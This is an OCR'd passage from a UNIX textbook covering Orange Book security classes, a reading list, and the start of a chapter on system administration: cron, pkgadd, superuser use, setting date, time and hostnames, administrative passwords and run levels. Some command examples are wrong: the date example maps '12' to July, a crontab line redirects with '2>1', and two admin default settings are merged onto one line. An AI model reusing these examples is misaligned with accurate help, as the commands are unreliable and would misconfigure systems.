For a system to have a C2 level, a user must be able to protect data so that it is available to only single users. An audit trail that tracks access and attempted access to objects, such as files, must be kept. C2 security also requires that no data be available as the residue of a process, so that the data generated by the process in temporary memory or registers is erased.

Labeled Security Protection (Class B1)

Systems at the B1 level of security must have mandatory access control capabilities. In particular, the subjects and objects that are controlled must be individually labeled with a security level. Labels must include both hierarchical security levels, such as "unclassified," "secret," and "top secret," and categories (such as group or team names). Discretionary access control must also be present.

Structured Protection (Class B2)

For a system to meet the B2 level of security, there must be a formal security model. *Covert channels,* which are channels not normally used for communications but that can be used to transmit data, must be constrained. There must be a verifiable top-level design, and testing must confirm that this design has been implemented. A security officer must be designated who implements access control policies,

while the usual system administrator only carries out functions required for the operation of the system.

Security Domains (Class B3)

The security of systems at B3 level must be based on a complete and conceptually simple model. There must be a convincing argument, but not a formal proof, that the system implements the design. The capability of specifying access protection for each object, and specifying allowed subjects, the access allowed for each, and disallowed subjects must be included. A *reference monitor,* which takes users' access requests and allows or disallows access on the basis of access control policies, must be implemented. The system must be highly resistant to penetration, and the security must be tamperproof. An auditing facility must be provided that can detect potential security violations.

Verified Design (Class A1)

The capabilities of a Class A1 system are identical to those of a Class B3 system. However, the formal model for a Class A1 system must be formally verified as secure.

The Level of UNIX Security

Most UNIX variants (including those based on SVR4) meet most and all of the security requirements of the C2 Class. Enhanced versions of UNIX System V Release 4 have been developed that meet the requirements for different levels of operating system security An example of a version of UNIX System V that has been enhanced to meet the requirements of the B1 class is UNIX System V/MLS (Multi-Level Security).

PREV NEXT

PREV NEXT

Summary

This chapter introduced UNIX security from a user's perspective. You were introduced to set user ID and set group ID permissions and how they are used, and you were introduced to setuid programs. You learned about access code lists and role-based access control. You saw how */etc/passwd* and */etc/shadow* files work, and how HP-UX handles passwords. You were shown how to use UNIX utilities for file encryption, and you learned about the relative security of encryption using these utilities. You also learned about PGP and GPG and how to use them to send secure e-mail and how to sign messages.

Other security concerns, such as Trojan horses, viruses, worms, unattended terminals, and logout procedures, were described. You were offered a checklist of security concerns for users and a brief description of the restricted shell, when it is used, and its limitations. Finally, you read about levels of operating system security and how this applies to UNIX.

Chapter 13 discusses security from a system administrator's point of view. Chapter 17 discusses security for networking, including TCP/IP networking and mail.

PREV NEXT

PREV NEXT

How to Find Out More

Useful general references on UNIX System security include

Barrett, D.J., Silverman, R.E., and Curry, D.A. *Linux Security Cookbook*. Sebastapol, CA: O'Reilly & Associates, 2003.

Curry, D.A. UNIX *System Security, A Guide for Users and System Administrators* . Reading, MA: Addison-Wesley, 1992.

Garfinkel, S., G. Spafford, and A. Schwartz. *Practical UNIX and Internet Security* . 3rd ed. Sebastopol, CA: O'Reilly & Associates, 2003.

Loza, B. UNIX, *Solaris, and Linux: A Practical Security Cookbook* . Bloomington, IN: Authorhouse, 2005.

Reeds, J.A., and P.J. Weinberger. "The UNIX System: File Security and the UNIX System Crypt Command." *AT&T Bell Laboratories Technical Journal* , vol. 53, no. 8 (October 1984): 1673–1683.

Ross, Seth. *Unix System Security Tools*. New York: McGraw-Hill, 1999.

Useful information about security in HP-UX can be found in

Shah, Jay. *HP-UX System and Administration Guide* . New York: McGraw-Hill, 1997.

There are several useful books about PGP, including

Garfinkel, Simson. PGP; *Pretty Good Privacy*. Sebastopol, CA: O'Reilly & Associates, 1995.

Stallings, William. *Protect Your Privacy, the PGP User's Guide* . Englewood Cliffs, NJ: Prentice Hall, 1995.

Zimmermann, Philip. *The Official PGP User's Guide*. Cambridge, MA: MIT Press, 1995.

This is a useful article about writing setuid programs:

Bishop, Matt. "How to Write a Setuid Program." *:login;,* vol. 12, no. 1 (January/February 1987): 5–11.

You can find out about the Internet Worm, including details about how it worked, by consulting these references:

Eichin, Mark W., and Jon A. Rochlis. "With Microscope and Tweezers: An Analysis of the Internet Virus of November, 1988." *1989 IEEE Computer Society Symposium on Security and Privacy.* Washington, DC: Computer Society Press, 1989, 326–343.

Spafford, Eugene H. "The Internet Worm Program: An Analysis." *ACM SIGCOM,* vol. 19 (January 1989).

There are a number of useful web sites related to UNIX security. For example, the site *http://www.alw.nih.gov/Security/security.html* provides many useful links to sites related to computer security, including UNIX security. The UNIX Computer Security site at *http://www.unixtools.com/security.html* provides many useful tips on different aspects of UNIX System security. Another useful site is the UNIX Security site at *http://www.deter.com/unix/*.

To ensure that your UNIX systems are configured to ensure high security, you can use benchmarks available from the Center for InternetSecurity (CIS). You can use CIS Scoring Tools to verify the security configuration of systems and monitor these systems for compliance with these configurations. The Scoring Tools generate reports that users and system administrators can use to security vulnerabilities. CIS Benchmarks and Scoring Tools are available for Mac OS X, Solaris, HP-UX, AIX, and FreeBSD, as well as for the Red Hat, SUSE, and Slackware Linux distributions. To find out more

about the CIS Benchmarks and the Scoring Tools, go to *http://www.cisecurity.org/*.

You may also find the following USENET newsgroups helpful:

att.security

alt.secruity.gpg

comp.security.unix

comp.security.misc

comp.security.pgp.announce

comp.security.pgp.discuss

comp.security.pgp.resources

comp.security.pgp.tech

PREV NEXT

PREV NEXT

Chapter 13: Basic System Administration

Overview

Every computer owner must be concerned with the basic tasks of system administration. Those who use non-UNIX operating systems like Windows 2000 or XP have system administration responsibilities. Whether the system is being used by one person as a home-based system, or by a group of people in an office environment, someone needs to administer the machine. In particular, that person needs to install the system software; all of the programs that will be used; and hardware devices such as printers, disk drives, and scanners. He or she will also periodically need to delete unnecessary files, defragment and optimize hard disks, and regularly back up the data.

The same is true with any UNIX operating system, whether it is on a personal computer (typically Linux, FreeBSD, or Mac OS X), a midsized server (again Linux or one of the other UNIX variants), or a large mainframe (such as Solaris, HP-UX, or AIX). The extent of administration you must do will depend on how you use your system. If you have a personal workstation or you are your system's only user, initial administration may be as simple as connecting the computer's hardware; installing software; and defining a few basics such as the system name, the date, and the time.

Because UNIX is a multiuser operating system, you may want to set up your system so that many people can use it. As an administrator, you will assign a login name, a password, and a working directory to each user. You will probably want to connect additional terminals or PCs so that several users can work at the same time.

You will also need to protect the information on your system. To do this, you'll have to monitor available disk space and processing performance, protect against security breaches, and regularly back up the data. Depending on the kind of work being done on your system, you may need to add software or printers, networks, and other hardware peripherals.

This chapter will familiarize you with *basic* concepts and procedures that go into administering the UNIX System for these major variants: Linux, Solaris, Mac OS X, AIX, and HP-UX. It is divided into four major sections: administrative concepts, setup procedures, maintenance tasks, and security Important administrative topics that require greater depth of explanation are covered in Chapter 14. Topics needed for mail, network, and Internet administration are covered in Chapters 15 and 17. For further information on administration, see the administrative documentation that comes with your system.

Although you don't need to be a UNIX guru to do basic system administration, you do need to be familiar with basic UNIX features and have some skill in editing and issuing commands. There is much to learn, but being a competent system administrator is a valuable role, worth the effort it takes to learn the necessary skills.

PREV NEXT

PREV NEXT

Administrative Concepts

If you are administering a newer version of Windows, such as Windows NT/2000 or XP, you have a good feel for the complexity of managing multiple users and simultaneous tasks. You will also understand why Microsoft saw advantages to emulating the UNIX environment; namely the capability to share common resources across multiple users. Though you could run UNIX as a single-user operating system, ordinarily you will configure it to support many users running many processes at the same time.

This section describes the concepts of administration for multiple users and multiple processes. It also compares the different types of administrative interfaces (commands and menus) and provides a short description of the directory structure as it relates to administration.

Multiuser Concepts

If you are supporting other users on your machine, you will have to consider their needs as well as your own. You will need to assign them logins and passwords, so that they can access the system, and to add terminals (or PCs), so that they can all work at the same time.

You will probably want to schedule machine maintenance and shutdowns for off-hours, so that you will not have to kick users off the system during the times they need it most. Also, you will want to use the tools provided with UNIX to alert your users about system changes, such as some newly installed software or the addition of a printer. You will also need to service their requests, for example, to restore files to the system from copies stored on tape archives.

Multitasking Concepts

The fact that UNIX is multitasking means that many processes can be competing for the same resources at the same time. A lot of busy users can quickly gobble up your file system space and drain available processor time. As an administrator, you can control the priorities that different users and processes have for using your computer's central processor.

Administrative Interfaces

Most computers that run UNIX offer two methods for administering a system: a menu interface called a *desktop,* and a set of commands.

Desktop menus typically provide an easier way to administer your system because they tend to be both visually oriented and task-oriented. Desktop menus lead you through a task, present you with options for all required information, check for mistakes as you go along, and tell you whether or not the task completed successfully To complete the same task without menus often means running several commands. The feedback you receive from these commands and the error checking that is done is usually not as complete as it is with menus.

Choosing Desktop Interfaces or Commands

When you are starting UNIX System administration, you should begin by using the desktop interface that comes with your system. Using desktop menus will reduce your margin for error and help teach you about the system. You also need not worry about dozens of commands and options.

The examples of administration in this chapter are done with commands, even though an equivalent may exist in the desktop menu interface. There are three reasons for doing this:

- Desktop menu interfaces are often very different from one operating system to the next. Therefore, showing one type of menu interface may not help you much if your operating system does not have that interface.
- Commands and options tend to be similar from one UNIX system to the next. You could use

the commands shown in this chapter on almost any computer running UNIX. If a command shown here is not available on your system, chances are the concepts presented with the command will still be useful to you. For example, if your system does not have the **useradd** command (or **adduser**, for Linux) described later, it will still help to understand the concepts of user names, user IDs, home directories, and profiles when you add a user.

- Desktop Menu interfaces do not let you see what is actually happening, and over time you may lose the understanding of how particular processes work.

Linux System Administration Menu Interfaces

Most Linux distributions have built-in system administration tools. Red Hat, for example, uses a tool called **GnoRPM**, which replaced **glint**, to perform file management and software package management. This tool is available under the GNOME desktop (see Chapter 6). GNOME is the most widely used desktop environment under Linux and has a number of menu options that allow you to perform system administration functions.

Linuxconf is a tool that is available on most Linux distributions to provide a wide variety of configuration services. **YaST** is the setup and configuration tool used in SUSE Linux to install software, configure hardware, setup networks, servers, and much more.

Almost all Linux distributions have system administration tools for both client machines as well as servers. As an example, Red Hat Linux uses the **Red Hat Console** to perform most system administration on servers. Figure 13–1 shows the Red Hat Console. Red Hat Console is a GUI-based front end for Red Hat Administration Server that allows you to manage servers as well as users. Within the Red Hat Console there is a service called the Certificate System (CS) that allows you to configure servers as well as perform other tasks.




Figure 13–1: The Red Hat Console

The Solaris System Administration Menu Interface

Prior to Solaris 9, system administrators used admintool as its system administration menu interface. Even though it was rich in features, it was rarely used by more experienced system administrators. Most simple tasks, such as file management and manipulation, can be done using CDE (see Chapter 7), or the latest Solaris tool, called the System Management Console (SMC). This tool works extremely well in installations with multiple systems but may be too advanced for small or single-system installations. The SMC allows the system administrator to perform a wide range of tasks, including user administration, configuring the system, providing accounting, executing jobs, monitoring processes, and network management. Figure 13–2 shows the Solaris System Management Console.

Figure 13–2: SMC main screen

For other more complex tasks, and for most single-system environments , most Solaris system administrators prefer to use command-line interfaces so that they have better control over the various processes that are executed in completing the task.

The HP-UX System Administration Menu Interface (SAM)

The administrative menu interface for HP-UX is called **SAM** (System Administration Manager). The look of this menu interface is very similar to the **Mac OS X** menu interface. You can perform most user, file, network, and software administration using this interface. Figure 13–3 shows the SAM main menu.

Figure 13–3: The HP System Administration Manager (SAM)

The Mac OS X System Administration Menu Interface

Apple has a rich tradition of integrating applications with a strong graphical user interface (GUI). Mac OS X Tiger uses the **Aqua Desktop** environment, as shown in Fig. 13–4, to perform a wide range of user and system administration functions. Administrators that have used previous versions of the Macintosh-or even Windows 2000-environment find the icons familiar, with increased functionality. While there are some system administration functions that can be performed in other menus under Mac OS X, the *System Preferences* menu provides the most familiar tools, such as user administration, hardware and network administration, system configuration, and desktop management.

Figure 13–4: The Mac OS X Aqua desktop interface

The AIX System Administration Interface

The AIX system administration interface is called the System Management Interface Tool (SMIT). SMIT provides a menu-driven interface similar to older-style UNIX graphical menus run under the X Window System. AIX menus are organized into specific task areas, such as software installation, system configuration, and device management. The *menu* screen provides the initial classes of tasks from which to select. Figure 13–5 shows a sample menu screen. *Selector* screens further refine what the task will perform on, such as a printer or an object. The *dialog* screen is the interface between the selected task and the actual command line or shell that performs the task.




Figure 13–5: AIX sample menu screen for user administration

System administrators may add applications to run customized system management routines via the *Applications* menu screen.

Commands

Although menus are better for beginning administrators, traditionally Linux/UNIX System administration has been done by running individual commands. The commands can have a wide variety of options, making them powerful and flexible.

Standard UNIX System administrative commands are contained in the following directories: */sbin, /usr/sbin, /usr/bin,* and */etc.* You should make sure that those directories are in your path. To check, print your path:

```
# echo $PATH
/sbin:/usr/sbin:/usr/bin:/etc
```

As you add applications, you may want to add other directories to your path. You could also add your own directory of administrative commands that you create yourself.

Running Administrative Commands

Because individual commands can be run without the restrictions of a menu interface, you can take advantage of shell features:

- *You can group together several commands into a shell script.* For example, you could create

a shell script that checks how much disk space is being used by each user's home directory (see the **du** command) and automatically send a mail message to each user that is consuming more than a certain number of blocks of space (see Chapter 14).

- *You can queue up commands to run at a given time.* For example, if you wanted to run regularly the disk space usage shell script described in the previous paragraph, you could set up a **cron** job, described in the next section.

As you become more experienced with administration, you will probably use more commands. For simple procedures, it is usually faster to type a single command than to go through a set of menus.

Scheduling Commands with cron

The **cron** facility lets you execute *jobs* at particular dates and times. Windows 2000 and XP administrators use a similar concept, called the Windows Task Scheduler. Usually, a job consists of one or more commands that can be run without operator assistance. Each job can be set up to run regularly, or on one particular occasion.

Although **cron** may be available to all users on the system, it is particularly useful to administrators who want to run regular maintenance tasks automatically

Here are some of the things you may want to do with **cron:**

- Set up backup procedures to run on a regular schedule during hours when the system is not busy (see Chapter 14).
- Set up system activity reports to collect data about system activity during specific hours, days, weeks, or months of the year.
- Set up commands to check the age and size of system logs and delete or truncate them if they are too old or too large.
- Set up a command to output reports to a printer later in the day when you know the printer will not be busy

How to Set Up cron Jobs

You have four potential ways to set up **cron** jobs. The first is to create a file of the commands in the *crontab* format and install it so that the job can run again and again at defined intervals **(crontab** command). The second is to use the **run-parts** routine that is available on most Linux distributions and is an enhancement to **crontab.** The third is to run the job once at a particular time in the future (**at** command). The fourth is to run the job immediately **(batch** command). See Chapter 11 for more on these last two commands.

crontab Command Users who are allowed to use the **cron** facility-for example, those whose lognames are listed in */etc/cron.d/cron.allow* (or */etc/cron.allow* in Linux)-can create their own *crontab* files and install them in their *$HOME* directory When the system is delivered, a root *crontab* file should already exist. To add jobs to the root *crontab* file, type

```
# crontab -e
```

This will open the root file in */var/spool/cron/crontabs* (*/usr/spool/cron/crontabs* for Linux) using **ed,** or whatever editor is defined in your *$EDITOR* variable.

Each line in a *crontab* file contains six fields that are separated by spaces or tabs. The first five fields are integers that identify when the command is run, and the sixth is the command itself. Possible values for the first five fields, in order, are as follows:

Minutes	Use 00 through 59 to specify the minute of each hour the command is run.
Hours	Use 0 through 23 to specify the hours of each day the command is run.
Days/Month	Use 1 through 31 to specify the day of each month the command is run.

Months	Use 1 through 12 to specify the month of each year the command is run.
Days/Week	Use 0 through 6 to specify the days of each week the command is run (Sunday is 0).

Multiple entries in a field should be separated by commas. An asterisk represents all legal values. A dash (−) between two numbers means an inclusive range.

Here are examples of three typical *crontab* file entries; follow the six-field format to create your own *crontab* entries:

```
00   17  *   *   1, 2, 3, 4, 5 /usr/sbin/ckbupscd >/dev/console 2>1
0, 30 * * * * /usr/lib/uucp/uudemon.poll > /dev/null
10,25,40,55 *  * * * /etc/rfs/rmnttry >/dev/null #rfs
```

The first entry says to run */usr/sbin/ckbupscd* (to check for scheduled backups) at 5:00 P.M., Monday through Friday, every week, in every month, in every year. It also says to direct output and error conditions to the console terminal *(/dev/console).* The second example runs *uudemon.poll* at one minute and 30 minutes after the hour on every hour of every day of every month. Output is directed to */dev/null*. The third example runs *rmnttry* every 15 minutes, starting at 10 minutes after the hour, on every hour of every day of every month.

run-parts Command Linux system administrators can create directory structures to avoid creating and editing large **crontab** files that run procedures at different times, by using the **run-parts** routine. If your distribution does not have this package preloaded, you must first download it from one of the sponsoring sites, such as *packages.debian.org/stable/source/ debianutils.* Once you have downloaded it into your current directory, you should note the version number *(x.xx)* and run the following script with the version number replaced:

```
$mv run-parts-x.xx /tmp
$cd  /tmp/runparts-x.xx
$sudo  ./install.sh
```

This script first moves the **run-parts** routine into the */tmp* directory It then changes the current directory to where you just moved the file. It finally installs the routine, by temporarily becoming *superuser* (you will be prompted for the *superuser* password at the end of this script for security reasons). This routine takes advantage of specific directories that are *in/etc/cron* that run jobs *at the same time intervals* (called the *etc/cron.** directories).

You now can add any **cron** scripts into */etc/cron.hourly, /etc/cron.daily, /etc/cron.weekly, /etc/cron.monthly,* or */etc/cron.yearly* directories, based on when you want to run the script. (Note: These directories are owned by *root*.)

Directory Structure

To most users, the UNIX System directory structure appears as a series of connected directories containing files. To administrators, this series of directories is, itself, a set of file systems. The concept of *root* as the highest level of the directory structure for all UNIX directories and devices is discussed in detail in Chapter 3. This is a different concept for most PC users, who are used to associating files relative to their current drive (e.g., the C drive).

Each file system is assigned a part of the space (called a partition) from a storage medium (usually a hard disk) on your computer. The file system can then be connected to a place in the directory structure. This action is called *mounting,* and the place is called the *mount point.* See Chapter 14 for detailed information on mounting file systems. The standard UNIX System file systems are mounted automatically, either in single-user or multiuser state. (See the description of system states later in this chapter.)

Once a file system is mounted, all files and directories below that mount point will consume space on the file system's partition of the storage medium. (Of course, if another file system is mounted below the first mount point, its files and directories would be stored on its own partition.)

Important administrative files are distributed among the different file systems. The philosophy behind the distribution has changed drastically in newer versions of UNIX and Linux.

Previously, the UNIX System directory tree was oriented toward the root (/) file system, containing files needed for single-user operation, and the user file system *(/usr),* containing files for multi-user operation. Interspersed among them were files that were specific to the system and those that could easily be shared among a number of systems.

Most variants of UNIX categorize files into directories containing

- **Machine private files** These are files that support the particular system on which they reside. These include boot files (to build the system's kernel, set tunable parameter limits, and configure hardware drivers) and accounting logs (to account for the users and processes that consume the system's resources). These files are in the root file system (i.e., they are available when the machine is brought up in single-user state).
- **Machine-specific sharable files** These include executable files and shared libraries that were compiled to run on the same type of system. So, for example, you could share these types of files across a network among several systems of the same type. These kinds of files are typically contained in the */usr* file system.
- **Machine-independent sharable files** These include files that can be shared across the network, regardless of the type of system you are using. For example, the *terminfo* database files, which contain compiled terminal definitions, are considered sharable. The */usr/share* directory typically contains these types of files.

With this arrangement, whole directories of common files can be shared across a network, yet only files that pertain to a specific system would have to be kept on that system. As a result, computers with small hard disks or no hard disks would be able to run the UNIX System, because few files would have to be kept locally

Chapter 14 offers a description of the UNIX file system and files typically associated with typical directory structures. Chapter 3 includes descriptions of each of the major tree structures.

PREV NEXT

PREV NEXT

Setup Procedures

The following is a set of the most basic procedures you need to do to get your system going. Some procedures you will probably only do once, such as defining the computer's name and creating default profiles for your users. Others you will repeat over time, such as adding new users.

You should check the documentation that comes with your system to see if additional setup procedures are required.

Installing the Console Terminal

Before you can set up your UNIX system, you must set up the computer and its *console terminal*

The console is where you must do your initial setup, because it is the only terminal defined when the system is first started. For small systems, the console will be the screen and keyboard that come with the computer. For large systems, there may be a completely separate terminal that may produce paper printouts.

Some administrators like to have messages from the console printed on paper in order to maintain a paper *audit trail* of system activities. Important messages about the system's activities and error conditions are directed to the console. For example, a running commentary is sent to the console as the system is started up. This commentary keeps the administrator informed as hardware diagnostics are run; as the file system is checked for errors; and as processes providing system services to printers, networks, and other devices are started up. This is commonly done for many administrative tasks. Notice that standard output and standard error for one of the commands in the earlier *crontab* example were sent to */dev/ console.* Clearly, one could direct system messages to a file, rather than to a paper terminal. However, if the system goes down, or if the file system crashes, this file will not be available.

The instructions that come with your computer will tell you how to set up the computer and console.

Installation

Procedures for installing UNIX System application software, as well as the operating system itself, are different from one system to the next. It's not possible to give specific, detailed advice about system installation in a book of this kind. You should consult the software installation instructions that come with your computer's operating system to see how this is done. While each variant may have its own procedures, they enable you to install your software either through a menu interface or by using command-line instructions.

Installing Software Packages

It is easy to install new software packages on your UNIX system. Although there are slight differences in how each of the UNIX variants performs this task, the basic operations are the same. For instance, Red Hat Linux developed a tool called **rpm** (*R*ed Hat *P*ackage *M*anagement) that enables you to install software packages. This package has been migrated to other Linux distributions as well. HP-UX has a software distributor based on the **pkgadd** routine, and Solaris also uses the **pkgadd** routine to install software packages.

The **pkgadd** command transfers the software package from disk, tape, or CD-ROM to install it on the system. You can do the installation directly from the distribution medium or copy the software to a spool directory first. A command of the format

```
# pkgadd -d /dev/fd0 package1
```

will directly install *package1* onto your system from a floppy disk defined as */dev/fd0.* The command

```
# pkgadd -d /cdrom/cdrom0/s0/Solaris_10
```

will prompt you for the name of the package you want to install, and it will then install it into your default directory

If you wish, you can copy the software into the spool directory to install some other time. The

command

```
# pkgadd -s /var/spool/pkg
```

will copy the software into the spool directory instead of installing it. When used without options, **pkgadd** looks in the default spool directory (typically */var/spool/pkg*) and installs the package.

If you are a Linux user, a lot of software packages may be installed over the Internet by going directly to the download page on the site offering the software (such as http://www.tucows.com). If you use Red Hat, you can use the Update Agent called **up2date** to check for newer versions of software packages currently loaded on your machine, download them, and even install them automatically, as well as download and install new software packages.

On other Linux distributions that use the **rpm** manager, the **yum** tool allows you to update software packages that are known in the yum repository (either */etc/yum.repos.d* or */etc/yum/repos.d* by default) according to the configuration file */etc/yum.conf.*

Most Linux distributions can use an older tool developed by the Debian Project called **apt-get**, which is part of the **apt** (*A*dvanced *P*ackage *T*ool) suite of tools. **apt-get** is a command-line tool that allows a user to update, install, and remove software packages known to a list defined *in /etc/apt/sources.list* according to the configuration file */etc/apt.conf.*

Distributions based on Debian Linux can also use the Synaptic Package Manager **synaptic**, which is a graphical implementation of **apt** to install, upgrade, and remove software packages using a user-friendly GUI based on Gtk+ (part of the GIMP toolkit for creating graphical user interfaces).

Installation Defaults

Most UNIX-based systems will contain an installation defaults file generally referred to as *admin. admin* defines default actions to be taken in installing a software package. There are no standard naming conventions for this file, but typically the default admin file is */var/ sadm/install/admin/default.* If you wish to change the default installation parameters, copy the current *admin* file to a *new filename,* and edit this new file-never edit the *admin* file itself. Table 13–1 shows the installation parameters that can be defined. If a parameter does not have a value, **pkgadd** asks the installer how to proceed.

Table 13–1: Software Installation Parameters

Parameter	Function
basedir	Indicates the base directory in which software packages should be installed. May refer to a shell variable $PKGINST to indicate that basedir depends on the package.
mail	Lists users to whom mail should be sent after installation of the package.
runlevel	Is current run level correct for installation?
conflict	What should be done if installation overwrites earlier file? “do not check” or “quit if file conflict is detected” are two options.
setuid	Check for programs that will have setuid or setgid enabled. “do not check,” “quit if setuid or setgid detected,” or “don’t change uid and gid bits” are several options.
action	Determine if scripts provided by package developers might have a security impact.
partial	Check to see if package is already partially installed.
instance	What should be done if earlier instance of package exists-quit, overwrite, or create new unique instance?
idepend	Choose whether or not to abort installation if other packages depend on the one to be installed.
rdepend	Choose whether or not to abort installation if other packages depend on the one to be removed.
space	Resolve disk space requirements, e.g., abort if disk space requirements cannot be met.

Here you see a conservative set of *admin* installation defaults:

```
basedir=default
runlevel=quit
conflict=quit
setuid=quit
action=quit
partial=quitinstance=unique
idepend=quit
rdepend=quit
space=quit
```

This set minimizes the effects of any package installation on the rest of the system and quits the installation if any potential problem is detected.

Powering Up

Once the computer and console are set up and the initial software is installed, you can power up the system following the instructions in your system's documentation.

If the system comes up successfully, you should see a series of diagnostic messages, followed by the "Console Login:" prompt. After that, you should type the word **root** to log in as the system's *superuser.* You will not have to enter a password if one was not assigned yet, but you have to press ENTER after the "Password:" prompt. For instance,

```
Console Login: root
Password:
```

You should then set a root password as soon as possible, to avoid security problems-unless you can guarantee that you will be the only user on the machine.

The Superuser

Most administration must be done as *superuser,* using the root login. The *superuser* is the most powerful user on the system. It is as *superuser* that you will have complete control of the system's resources. You can start and shut down the system, open and close access to any file or directory, delete or change any part of the system, and generally change the system's configuration.

Becoming the Superuser

You have two ways to become the *superuser.* You can log in to the console as root. If you are at another terminal and attempt to log in as root, you'll be denied access. If you're not at the console and you need to have *superuser* privileges, you can first log in as a regular user and then use the **su** command to get root privileges, as shown here:

```
$ /bin/su -
Password:
#
```

After you log in as root, you will have superuser privileges. The-(dash) on the command line tells the **su** command that you want to change the shell environment to the superuser's environment. So, for example, the home directory would be set to / and the path variable would be set to include the directories where administrative commands are located. (You can return to the original user's privileges and environment by keying CTRL-D.)

Linux administrators should understand how LILO (the *Li*nux *Lo*ader) can be used to boot Linux from a floppy, thus giving whoever performs the boot procedure superuser (root) privileges. In order to avoid unwanted root access to your system, it's a good idea not to leave these types of floppies around.

The root Prompt

Note that this is the shell prompt for root:

```
#
```

You will see the # prompt throughout this section instead of the $ or other user shell prompts, such as %, shown for other users in the rest of the book.

Maintaining the Superuser Login

Because the capabilities of the superuser are so great, you should exercise extreme caution when you are the superuser. It's a good idea to adopt a few simple rules when administering your system as superuser:

- *Keep the root prompt equal to the # character.* This will help you remember when you have total power over the system.
- *Restrict access to superuser capabilities to those who really need it.* Don't give the root password out to anyone who doesn't need total control of the whole system.
- *Change the root password often.* Keeping the same password for long periods of time makes the system more vulnerable.
- *Do not do any work on the system except system administration when you are logged in as root or superuser.* Even if you are the only user on your system, don't make root your usual login. A typing mistake by a normal user may have little impact; the same mistake by root could demolish the whole system.
- *Make the root environment different from your normal environment.* You want to make yourself aware of when you have root privileges. Make your root environment very different from your normal user environment. Don't use the same or similar *.profile* as a user and as root. Minimize the use of aliases in your root login. Make the *PATH* variable for root as short as practical; don't include your user directories in your root PATH.

Besides the superuser, other special administrative logins have other, more limited uses. These users are described later in this chapter.

Setting Date/Time

You must set the current date and time on your system. To set the date and time to July 15, 2006, 11:17 P.M., do the following:

```
# date 1215231706
Sat Jul 15 23:17:00 EST 2006
```

This breaks down to July (12) 15 (15), 11:17 P.M. (2317), 2006 (06).

Whenever you want to see the current date and time, type **date** with no options.

Setting the Time Zone

You can set the time zone you are in by modifying the */etc/TIMEZONE* file. In this file, the *TZ* environment variable is set as follows:

```
TZ=EST5EDT
export TZ
```

The preceding entry says that the time zone is eastern standard time (EST), this time zone is five hours from GMT (5), and the name of the time zone when and if daylight saving time is used is eastern daylight time (EDT). The system will automatically switch between standard and daylight saving time when appropriate. Note that */etc/TIMEZONE* is not available in Red Hat Linux. See *http://www.linuxsa.org.au/tips/time.html* for details on how to set the time zone. On Solaris */etc/TIMEZONE* is a symlink (symbolic link) to */etc/default/init.*

Setting System Names

You need to assign a *system name* and a communications *node name* to your system. It is most important to assign names to your system if it is going to communicate with other systems.

The *system* name, by convention, is used to identify the type of operating system you are running (though no particular syntax is required). The communications *node* name, on the other hand, is used to identify your computer. For example, networking applications such as **mail** (see Chapter 8) and

uucp use the node name when sending mail or doing file transfers. Internet applications also use the node name, referring to it as the *hostname* of the system.

Here is an example of how to set your computer's system name to *UNIX1* and its node name to *trigger* in UNIX variants other than Linux:

```
# setuname -s UNIX1 -n trigger
```

You can type **uname -a** to see the results of the **setuname** command.

In Linux, Solaris, and AIX, the equivalent command to set or display the system name is **hostname:**

```
# hostname trigger
```

will set the system host name from whatever it is currently to *trigger.* **hostname** without an argument will print the current system host name.

Using Administrative Logins

Administrative logins are assigned by the system before the system is delivered. However, these logins have no passwords. In order to avoid security breaches through these logins, you must define a password for each when you set up your system.

The reason for having special administrative logins is to allow limited special capabilities to some users and application programs, without giving them full root user privileges. For example, the *uucp* login can do administrative activities for Basic Networking Utilities. A uucp administrator could then set up files that let the system communicate with remote systems, without giving that user permission to use other confidential administrative commands or files (see the companion web site for more information on **uucp**).

To assign a password to the **sysadm** administrative login, type this:

```
# passwd sysadm
New Password:
Re-enter new password:
```

You will be asked to enter the password twice. (For security reasons, the password will not be echoed as you type it.) You should then repeat this procedure, replacing **sysadm** with each of the special user names listed here, and any other special user names that you may have on your system:

root	Login has complete control of the operating system; very important to assign a password and protect it.
sys	Owns some system files.
adm	Owns many system logging and accounting files in the */var/adm* directory.
uucp	Used to administer Basic Networking Utilities.
daemon	Owns some process that runs in the background and waits for events to occur (daemon processes).
lp	Used to administer the *lp* system.
sysadm	Used to access the **sysadm** command.

Another way to secure these special user logins is to set the shell for the account to */bin/false* in the */etc/passwd* file.

Startup and Shutdown (Changing System States)

The UNIX System has several different modes of operation called *system states.* These system states make it possible for you, as an administrator, to limit the activity on your system when you perform certain administrative tasks.

For example, if you are adding a communications board to your computer, you would change to system state 0 *(power-down state)* and the system will be powered off. Or if you want to run hardware diagnostics, you can change to system state 5 *(firmware state)* and the UNIX operating system will

stop, but you will be able to run diagnostic programs at the firmware level. However, note that this only applies to non-Intel-based UNIX systems.

The two types of running system states are *single-user states* (1, *s,* or *S*) and *mult-user states* (2 and 3). When you bring up your system in single-user state, only the root file system *(/)* is accessible (mounted) and only the console terminal can access the system. When you bring up the system in multiuser state, usually all other file systems on your computer are mounted. Processes are started that allow general users to log in. (State 3, Network File System state, is a multiuser state that also starts NFS and mounts file systems across the network from other systems. See Chapters 15 and 17 for more information on NFS.)

By default, your system will go into multiuser state (2) when it is started up. In general, going to higher-numbered system states (e.g., from 1 to 2, or 2 to 3) starts processes and mounts file systems, making more services available. Going to lower-numbered system states, conversely tends to make fewer services available.

You may want your system to come up in another state or, more likely, you may need to change states to do different kinds of administration while the system is running.

To change the default system state, you must edit the */etc/inittab* file and edit the initdef ault line. Here is an example of an initdefault entry that brings the system up in state 3, the Network File System (NFS) state:

```
is:3:initdefault:
```

